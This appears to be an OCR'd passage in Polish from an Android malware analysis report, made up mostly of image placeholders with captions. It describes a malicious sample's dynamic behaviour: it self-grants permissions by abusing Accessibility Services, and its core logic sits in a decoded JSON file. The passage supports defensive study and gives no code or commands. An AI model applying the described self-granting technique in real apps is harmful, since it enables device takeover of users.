
Analiza dynamiczna








Ekrany ilustrujące uruchomienie złośliwej próbki oraz automatyczną eskalację uprawnień po przydzieleniu dostępu do Accessibility Services.




Plik BWMHhk.json zawierający właściwą logikę złośliwego oprogramowania, pobrany z zainfekowanego urządzenia po dynamicznym odkodowaniu.

Ułatwienia dostępu jest to funkcjonalność systemu Android przeznaczona do wsparcia użytkowania urządzenia przez osoby niepełnosprawne. Uprawnienie to pozwala na autonomiczne klikanie na urządzeniu przez system, zgodnie z otrzymanymi instrukcjami. Złośliwe oprogramowanie wykorzystuje ten mechanizm do eskalacji uprawnień. Złośliwa aplikacja żąda nadania nowych uprawnień i sama je akceptuje.



